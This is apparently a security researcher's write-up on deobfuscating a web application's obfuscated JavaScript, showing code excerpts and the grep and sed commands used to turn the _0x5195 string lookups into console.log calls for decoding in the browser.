
1) Is it a well known encoding that is used and can we completely revert it back to readable text?
2) If not can I find any readable parts?
3) Are there any patterns repeated in the code? With repeated patterns we can maybe figure out more easily what they are doing.


1) **A well known encoding?**

The well known encoding is true for a part of the code. Some parts can be reverted back to readable via HEX decode. But this does not really bring us any further:


```
(function(c, d) {
    function fm(c, d) {
        return b(c - 0x2f3, d);
    }
    var e = c();
    while (!![]) {
        try {
            var f = parseInt(fm(0x4cf, 0x652)) / (-0x112c + 0x2056 + -0xf29) * (-parseInt(fm(0x482, 0x5ee)) / (-0x1a7b + -0x7c7 * 0x3 + -0x38f * -0
            if (f === d) {
                break;
            } else {
                e['push'](e['shift']());
            }
        } catch (g) {
            e['push'](e['shift']());
        }
    }
}(a, 0x9a1c7 + 0xa21 * -0x4 + -0x1 * -0xad81));

function b(c, d) {
    var e = a();
    b = function(f, g) {
        f = f - (0x242 + -0x1feb * -0x1 + -0x2163);
        var h = e[f];
        if (b['HZYYok'] === undefined) {
            var i = function(m) {
                var n = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var o = '';
                var p = '';
                for (var q = -0xfcd * -0x1 + -0x1 * 0x1a51 + 0x2a1 * 0x4, r, s, t = -0x35 * -0xe + -0x43 * -0x3b + -0x1257; s = m['charAt'](t++); ~
                    s = n['indexOf'](s);
```

A Google search shows this can be converted from HEX encoding:






So this combines to following: (-0x112c + 0x2056 + -0xf29) => (-4396 +8278 -3881) => result:1
Of course there is a faster way to check this via the developer tools:




Interesting but still not good enough to find the parameter in the source code.

2) **Any readable parts?**

Yes some really small parts are readable but also this does not really help us or gets us a parameter name:



```
} else {
    if (aN && L(/\/>/i, bm)) {
        if (fP(0x36, -0x7d) !== fP(0x80, -0x9c)) {
            b8(bu, bk);
        } else {
            if (v[0x231a * -0x1 + -0x2c * -0x46 + 0x1764] === w(x[y[-0x4ea + 0x96f + 0x1 * -0x3ce]]) || z[-0x2429 * -0x1 + -0xbcb + -0x183f] =
                if (O[-0x25d6 * -0x1 + -0xde5 * -0x1 + -0x33ad] == typeof P) {
                    return Z[a0[0x6d0 + -0x1 * -0x2657 + -0x2c70]](a1);
                };
                if (T(U)) {
                    return a2[a3[0xe78 + -0x4 * 0x1fc + -0x5d1]](a4[a5[-0x1b64 + -0x6 * -0x222 + 0x1ac * 0x9]]);
                }
            };
            return N;
        }
    } else {
        if (fP(0xcd, 0x254) !== fP(0x198, 0x329)) {
            if (L(/svg|math/i, bk[_0x5195[-0xac * 0x28 + -0x19 * 0x4b + 0x22c0]]) && L(M(_0x5195[-0x12b3 * -0x1 + 0x2439 * -0x1 + 0x122e] + C(
                if (fP(0x2fc, 0x1fb) === fP(0x8d, -0x4b)) {
                    var bE = k(l);
                    bE !== m && (n(o) || (p[q] = bE), r = bE);
                } else {
                    b8(bu, bk);
                }
            } else {
                if (fP(0x78, 0x6f) !== fP(0xd6, 0x225)) {
                    aO && (bm = I(bm, ax, _0x5195[-0x46 * -0x1c + 0x1170 + 0x80 * -0x31]), bm = I(bm, ay, _0x5195[0xc80 + 0x211a + 0x1681 * -0
                    var bw = bk[_0x5195[0x22f3 + -0x1e64 + -0x406]][_0x5195[-0x1 * 0x6fb + -0x3 * 0x4dd + -0x3 * -0x76a]]();
```



```
                };
                var a9 = null;
                a8[_0x5195[0x79 * 0x29 + -0x152 + 0xf71 * -0x1]] && a8[_0x5195[-0x194e * -0x1 + 0x1e1 + -0x1891]][_0x5195[-0x59 * -0x59 + 0x1 * -0x
                var aa = _0x5195[-0x2c9 + 0x5 * -0x7c6 + 0x2c49] + (a9 ? _0x5195[-0x1 * 0x1bbf + -0xb * -0x2e6 + -0x180] + a9 : _0x5195[-0x1412 + -
                try {
                    return a7[_0x5195[-0x322 + -0x1ccd + 0x228c]](aa, {
                        'createHTML': function(ab) {
                            return ab;
                        }
                    });
                } catch (ab) {
                    return console[_0x5195[-0x51 * 0x5c + 0x1 * 0x23c9 + 0x407 * -0x1]](_0x5195[0x12c1 + 0x1 * -0x1bb8 + -0x1 * -0xb9b] + aa + _0x5
                }
            };
        return a();
```

3) Are there any patterns repeated in the code?


And this one is probably not easy to see the first minutes inspecting the code but yes some patterns seem to return a lot.

Here a screenshot of only a part of the code revealing the repeating pattern. This pattern can be found over the entire code:

```
function j(k) {
    var l = [];
    var m = _0x5195[0x57 * 0xb + -0x3d * 0x6d + 0x18e9];
    var n = m[_0x5195[-0x7d * 0x17 + -0x10a5 * -0x2 + 0x160e * -0x1]];
    for (var o = -0x14cd + 0x1e56 + -0x989; o < k; o++) {
        l[_0x5195[-0x240 + -0x106a * -0x2 + 0x13 * -0x191]](m[_0x5195[-0x1d5 * -0xd + -0x5d0 + 0x51b * -0x3]](Math[_0x5195[-0x4df * -0x6 + -0x
    };
    return l[_0x5195[0x481 * 0x1 + 0x1b99 + -0x1f4b]](_0x5195[-0x1f54 + 0x122f * -0x2 + 0x97 * 0x73]);
}
document[_0x5195[-0x12b3 * -0x1 + 0x4 * 0x1e3 + -0x19be]](_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b])[_0x5195[0x29 * 0x61 + 0x1f16 + -0x2
    function g3(c, d) {
        return fp(d, c - -0x13);
    }
    if (document[_0x5195[-0x14df * -0x1 + 0x3a * 0x7f + -0x3124]](_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1])[_0x5195[0x3 * 0x7d4 + -0
        var k = {};
        k[g3(0x79, 0x82)] = _0x5195[0x165e + -0x203 + 0x11a7 * -0x1];
        k[g3(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb];
        k[g3(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
        k[g3(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
        swal(k);
    } else {
        if (window[_0x5195[0x3 * 0xacf + -0x3 * 0x2b3 + -0x15a9]][_0x5195[0x24f8 + 0x126f + 0xa9 * -0x53]][_0x5195[-0xb * -0x38c + -0x1815 + 0x
            var l = i(_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4])[_0x5195[0x5 * 0x673 + 0x48e + -0x2213]](_0x5195[0x1 * -0xc73 + -0x691 +
            if (e(l) === !![]) {
                var m = atob(l);
            } else {
                var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
                console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
```

The repeating part seems to be constructed like this: **_0x5195[HEX code]**

Next question now is can we make this more readable? The HEX code part for sure yes but the _0x5195[ ] is something that seems specially crafted for this application. At this moment I just copy one of those in the developer console of the application page and see what the outcome is:




Yes that is definitely readable :-)

At this point my idea was simple: extract all the “_0x5195[HEX code]” combinations from our javascript file downloaded earlier. As an ICT system engineer maintaining some servers for several years my preferred way of doing this is via Linux commands.
Of course the next steps could also be done with other programming languages. A Linux virtual machine can be installed on any PC with VirtualBox for example or use the Linux subsystem for Windows (WSL)

First step “grep” all the lines containing the “_0x5195[“ part: *grep '_0x5195' manager.js >> out.txt*

```
joren@Jorens-MacBook-Pro Downloads % grep '_0x5195' manager.js >> out.txt
joren@Jorens-MacBook-Pro Downloads %
```



The first part is the declaration of our variable. I opened the “out.txt” file and deleted that part manually. This keeps us with only the lines that contain “_0x5195[“

Next step is to remove most of the unnecessary code at each line as we only need the "_0x5195[HEX code]": *cat out.txt | grep -Po "(?<=\[).*?(?=\])" >> out2.txt*

```
joren@reconbox:/tmp$ cat out.txt | grep -Po "(?<=\[).*?(?=\])" >> out2.txt
```

```
_0x5195[-0xb * -0x38c + -0x1815 + 0xeeb * -0x1
0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8
-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4
_0x5195[0x5 * 0x673 + 0x48e + -0x2213
0x1 * -0xc73 + -0x691 + 0x139c
0x96b + 0xb59 + 0x1f * -0x95
0x3 * -0x851 + 0x1302 + 0x8ad
_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c
-0x393 + -0x11ab + 0x17fb
_0x5195[0xf07 + -0x3 * 0x9fd + 0xf71
0xa28 + -0x1 * -0x21af + -0x2919
_0x5195[-0x10 * 0xca + 0x1196 * 0x2 + 0x2c1 * -0x8
-0x233b + 0x128f * 0x1 + 0x1 * 0x136b
g3(-0x1db, -0x1bf)
-0x508 + 0x10ae + 0x22 * -0x43
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1
o
_0x5195[0x15dd + 0x248 + -0x1574
_0x5195[-0xe83 + 0xc05 + 0x2f1
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb
-0x1c07 + 0x18cc + 0x76 * 0xd
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87
o
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51
_0x5195[-0x8eb + 0x1b0 + 0xa01
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db
-0x1333 + 0x18a4 + -0x5 * 0x89
_0x5195[-0x115a + -0x1 * -0x19e5 + -0x80a
-0x2 * -0xcab + 0xb9 * 0x2e + -0x37e1
_0x5195[-0x12e1 + -0x25 * 0xb5 + 0x2d59
-0x124e + -0x3dd * 0xa + 0x13 * 0x301
g3(0x79, 0x1f2)
-0x2358 + -0x16b5 + 0x3cc1
g3(0xb7, 0x203)
-0x186d + -0xd95 + 0xc5 * 0x35
g3(-0x101, -0x29b)
0x25 * -0x32 + 0x569 * -0x1 + 0xf59
g3(-0x125, 0x56)
-0x1651 + 0x2330 + -0xa28
```

Some lines still have code like this “g3(-0x1db, -0x1bf)”. Lets find those lines containing a “(“ and remove them: *cat out2.txt | sed '/(/d' >> out3.txt*

```
joren@reconbox:/tmp$ cat out2.txt | sed '/(/d' >> out3.txt
```

Still a part of the lines contain a simple “o”. We can remove them also: *cat out3.txt | sed '/o/d' >> out4.txt*

```
_0x5195[-0x1f78 + -0x371 + 0x1f * 0x125
0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3
_0x5195[0x5 * 0x79d + -0x85f * 0x1 + -0x1db1 * 0x1
o
_0x5195[0x15dd + 0x248 + -0x1574
_0x5195[-0xe83 + 0xc05 + 0x2f1
_0x5195[0x1261 + -0x2393 * -0x1 + -0x3332
_0x5195[-0x1 * 0x1723 + 0x5 * 0x494 + -0x13 * -0xb
-0x1c07 + 0x18cc + 0x76 * 0xd
_0x5195[0x2321 + 0x6b * -0xb + -0x1e87
o
_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51
_0x5195[-0x8eb + 0x1b0 + 0xa01
_0x5195[-0x1d3c + 0x20da * -0x1 + 0x40db
```

```
joren@reconbox:/tmp$ cat out3.txt | sed '/o/d' >> out4.txt
```

Ok now I only have the code that came from the “_0x5195[“ pattern. I want to give them to our developer tools in one time so it can be converted to something readable. I need to construct each line as following console.log(_0x5195[HEX code]).

Some lines already contain the “_0x5195[“ part and some not so I have to filter for that in 2 steps.

Get lines that already have the “_0x5195[“ part: *cat out4.txt | grep '_0x5195' | sed -e 's/^/console.log(/' | sed -e 's/$/])/' >> part1.txt*


```
joren@reconbox:/tmp$ cat out4.txt | grep '_0x5195' | sed -e 's/^/console.log(/' | sed -e 's/$/])/' >> part1.txt
joren@reconbox:/tmp$
```

Get lines that do not have this part and add it: *cat out4.txt | grep -v "_0x5195" | sed -e 's/^/console.log(_0x5195[/' | sed -e 's/$/])/' >> part2.txt*

```
joren@reconbox:/tmp$ cat out4.txt | grep -v "_0x5195" | sed -e 's/^/console.log(_0x5195[/' | sed -e 's/$/])/' >> part2.txt
joren@reconbox:/tmp$
```

Combine our part1.txt and part2.txt to get our full list: *cat part1.txt part2.txt > full.txt*


```
joren@reconbox:/tmp$ cat part1.txt part2.txt > full.txt
joren@reconbox:/tmp$
```

